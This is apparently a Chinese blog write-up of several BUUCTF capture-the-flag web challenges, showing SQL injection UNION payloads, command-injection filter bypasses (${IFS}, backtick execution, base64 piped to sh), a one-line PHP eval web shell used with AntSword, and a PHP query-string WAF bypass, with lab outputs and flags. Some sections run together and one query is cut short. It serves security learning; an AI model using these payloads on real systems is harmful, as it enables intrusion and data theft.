
这里提示用 sqlmap 是没有灵魂的，他说没灵魂，可我就是想试一下，结果确实没有灵魂，奉劝像我一样有叛逆心理的师傅们还是不要浪费时间试了……

听话孩子的解法：

先随便输入一个万能密码



找到回显位置



试试联合查询，一直到3的时候回显正常

用户名:

1

密码:

1' union select 1,2,3#

登录

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

2和3有回显位置


**Login Success!**

Hello 2!

Your password is '3'

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

ACT NORMAL



输入用户名为1

爆数据库password=: `1' union select 1,2,database()#`



得到数据库名为geek

爆表名password= `1' union select 1,2,table_name from information_schema.tables where table_schema=database()`

`limit 0,1#` ——爆出表名为geekuser

爆表名password= `1' union select 1,2,table_name from information_schema.tables where table_schema=database()`

`limit 1,1#` ——爆出表名为l0ve1ysq1

爆列名password= `1' union select 1,2,group_concat(column_name) from information_schema.columns where`








拿到flag~~

## [GXYCTF2019]Ping Ping Ping

[具体知识点点这里](#)


题目类型：命令执行+代码审计



/?ip=

提示 `/?ip=`


输入 `/?ip=127.0.0.1`，回显成功



/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes

显示当前的所有文件：`/?ip=127.0.0.1|ls`




/?ip=

flag.php  
index.php

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

这里查到了两个php文件

查看flag.php：`?ip=127.0.0.1|cat flag.php`




`/?ip= fxck your space!`

这里提示 `/?ip= fxck your space!` 额…fxck是什么东西，space是空格，大佬说应该是空格被过滤了

命令中空格被过滤的解决方法：

```
{cat,flag.txt}
cat${IFS}flag.txt
cat${IFS}$9flag.txt: $IFS$9 $9指传过来的第9个参数
cat<flag.txt
cat<>flag.txt
kg='$\x20flag.txt'&&cat$kg
(\x20转换成字符串就是空格，这里通过变量的方式巧妙绕过)
```


试试第一个方法：`/?ip=127.0.0.1|{cat,flag.php}`



`/?ip= 1fxck your symbol!`

发现符号又被过滤了，说明 `{}` 大括号被过滤了，那第二个不能用了

试试第三个方法 `/?ip=127.0.0.1|cat${IFS}$9flag.php`



`/?ip= fxck your flag!`

flag也被过滤了！



PING 127.0.0.1 (127.0.0.1): 56 data bytes

啥也没有，查看源码

```
/?ip=  
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes  
<?php  
$flag = "flag{af15354a-6bdf-4609-b230-75bdc03e1dbf}";  
>
```

拿到flag~~


## 方法二：内联执行

内联函数：将指定的函数体插入并取代每一处调用该函数的地方。

反引号在linux中作为内联执行，执行输出结果。也就是说

```
cat `ls` //执行ls输出 index.php 和 flag.php 。然后再执行 cat flag.php;cat index.php
```

构造payload `/?ip=127.0.0.1;cat$IFS$9`ls``



```
<pre>view-source:http://c34e2354-de94-435d-93b5-0b99cc7f6f16.node4.buuoj.cn/?ip=127.0.0.1;cat$IFS$9`ls`  
常用网址 来自 Google Chrome  
1 /?ip=  
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes  
3 <?php  
4 $flag = "flag{af15354a-6bdf-4609-b230-75bdc03e1dbf}";  
5 ?>  
6 /?ip=  
7 <?php  
8 if(isset($_GET['ip'])) {  
9     $ip = $_GET['ip'];  
10    if(preg_match("/\&|\|\/|\?|\*|\<|[/\x{00}-\x{1f}]/|\>|\'|\\"/ , $ip, $match)){  
11        echo preg_match("/\&|\|\/|\?|\*|\<|[/\x{00}-\x{20}]/|\>|\'|\\"/ , $ip, $match);  
12        die("fxck your symbol!");  
13    } else if(preg_match("/ /", $ip)){  
14        die("fxck your space!");  
15    } else if(preg_match("/bash/", $ip)){  
16        die("fxck your bash!");  
17    } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){  
18        die("fxck your flag!");  
19    }  
20    $a = shell_exec("ping -c 4 ".$ip);  
21    echo "<pre>";  
22    print_r($a);  
23 }  
24  
25 ?>  
26
```

## 方法三：sh命令来执行

使用 base64 编码的方式来绕过 flag 过滤。

加密命令

```
echo "cat flag.php" | base64
```

解密命令并执行

```
echo Y2F0IGZsYWcucGhwCg== | base64 -d | sh
```

然后用 `$IFS$9` 代替空格。

构造payload: `/?ip=127.0.0.1;echo$IFS$9Y2F0IGZsYWcucGhwCg==$IFS$9|$IFS$9base64$IFS$9-d$IFS$9|$IFS$9sh`

```
view-source:http://c34e2354-de94-435d-93b5-0b99cc7f6f16.node4.buuoj.cn/?ip=127.0.0.1;echo$IFS$9Y2F0IGZsYWcucGhwCg=
常用网址 来自 Google Chrome
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
3 <?php
4 $flag = "flag{af15354a-6bdf-4609-b230-75bdc03e1dbf}";
5 ?>
6
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

拿到flag~~

## [极客大挑战 2019]Knife



很明显的提示，用中国菜刀或者蚁剑，这里我使用蚁剑

构造payload: `/?<?php eval($_POST["Syc"]);?>`

打开蚁剑添加数据

URL地址为: <http://094fc751-45ef-4f6e-961d-dae474ee7b4.node4.buuoj.cn/index.php>

密码为: Syc

保存 清空 测试连接

**基础配置**

URL地址 \*

连接密码 \*

网站备注

编码设置  ▼

连接类型  ▼

编码器

default (不推荐)

random (不推荐)


base64

**请求信息** [https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

## 用蚁剑查看目录



查看根目录，找到flag



进入flag文件夹里



拿到flag~~

题目 解题快手榜

# [极客大挑战 2019]Http 1

靶机信息  
剩余时间: 10761s  
**node4.buuoj.cn:27562**

**销毁靶机** **靶机续期**

Flag

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

node4.buuoj.cn:27562

常用网址 来自 Google Chrome 其他书签 移动设备上的书签

---

## SYCLOVER

---

HI HACKERS  
HERE IS THE SECRET WEBSITE  
OF THE SYCLOVER

LEARN MORE  
↓


[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)



查看源代码，发现有一个Secret.php

```
le="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>! </p>
```

进入这个访问该目录



提示：It doesn't come from 'https://www.Sycsecret.com'，也就是说这个页面得来自https://www.Sycsecret.com，添加referer即可

Referer头用于告诉web服务器，用户是从哪个页面找过来的






```

6 <link rel="stylesheet" href="./libs/bootstrap.min.css">
7 <script src="./libs/jquery-3.3.1.min.js"></script>
8 <script src="./libs/bootstrap.min.js"></script>
9 </head>
10 <body>
11
12 <div class="container text-center" style="margin-top:30px;">
13 <h2>表达式</h2>
14 <form id="calc">
15 <div class="form-group">
16 <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
17 </div>
18 <div id="result"><div class="alert alert-success">
19 </div></div>
20 <button type="submit" class="btn btn-primary">计算</button>
21 </form>
22 </div>
23 <!--I've set up WAF to ensure security.-->
24 <script>
25 $($('#calc').submit(function(){
26     $.ajax({
27         url:"calc.php?num="+encodeURIComponent($('#content').val()),
28         type:'GET',
29         success:function(data){
30             $('#result').html('<div class="alert alert-success">
31 <strong>答案:</strong>${data}
32 </div>');
33         };
34         error:function(){
35             alert("这啥?算不来!");
36         }
37     })
38     return false;
39 })
40 </script>
41
42 </body></html>

```


[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

## 抓包



[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

## 发现calc.php，访问一下



```

<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\'', '\"', '\[', '\]', '\$', '\\', '\\\''];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo ' . $str . ';');
}
?>

```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

## 有个黑名单

OKOK, 上面是我所有收集到的信息, 然后源码有部分也看不懂, 不知道该怎么下手, 甚至还不知道这是个什么类型的题目, 下面开始学习大佬

#### 知识点:

- **chr() 函数:** 从指定的 ASCII 值返回字符。ASCII 值可被指定为十进制值、八进制值或十六进制值。八进制值被定义为带前置0, 而十六进制值被定义为带前置0x。
- **file\_get\_contents() 函数:** 把整个文件读入一个字符串中。该函数是用于把文件的内容读入到一个字符串中的首选方法。如果服务器操作系统支持, 还会使用内存映射技术来增强性能。
- **PHP的字符串解析特性:** PHP需要将所有参数转换为有效的变量名, 因此在解析查询字符串时, 它会做两件事: 1.删除空白符 2.将某些字符转换为下划线(包括空格)【当waf不让你过的时候, php却可以让你过】。假如waf不允许num变量传递字母, 可以在num前加个空格, 这样waf就找不到num这个变量了, 因为现在的变量叫“ num”, 而不是“num”。但php在解析的时候, 会先把空格给去掉, 这样我们的代码还能正常运行, 还上传了非法字符。
- **scandir() 函数:** 返回指定目录中的文件和目录的数组。

#### 查看源码


```
23 <!--I've set up WAF to ensure security.-->
24 <script>
25     $('#calc').submit(function() {
26         $.ajax({
27             url:"calc.php?num="+encodeURIComponent($('#content').val()),
28             type:'GET',
29             success:function(data) {
30                 $('#result').html('<div class="alert alert-success">
31                 <strong>答案:</strong>${data}
32                 </div>');
33             },
34             error:function() {
35                 alert("这啥?算不来!");
36             }
37         })
38         return false;
39     })
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

\$("#content").val()相当于 document.getElementById("content").value;

#### 方法一: PHP的字符串解析特性

尝试一下 `/calc.php?num=phpinfo()`



## Forbidden

You don't have permission to access /calc.php on this server.

Apache/2.4.18 (Ubuntu) Server at node4.buuoj.cn Port 29122

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

**PHP的字符串解析特性:** PHP需要将所有参数转换为有效的变量名, 因此在解析查询字符串时, 它会做两件事: 1.删除空白符 2.将某些字符转换为下划线(包括空格)【当waf不让你过的时候, php却可以让你过】。假如waf不允许num变量传递字母, 可以在num前加个空格, 这样waf就找不到num这个变量了, 因为现在的变量叫“ num”, 而不是“num”。但php在解析的时候, 会先把空格给去掉, 这样

我们的代码还能正常运行，还上传了非法字符。


num前加个空格: `/calc.php? num=phpinfo()`



PHP Version 7.0.30-0ubuntu0.16.04.1	
System	Linux c95810140acf 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
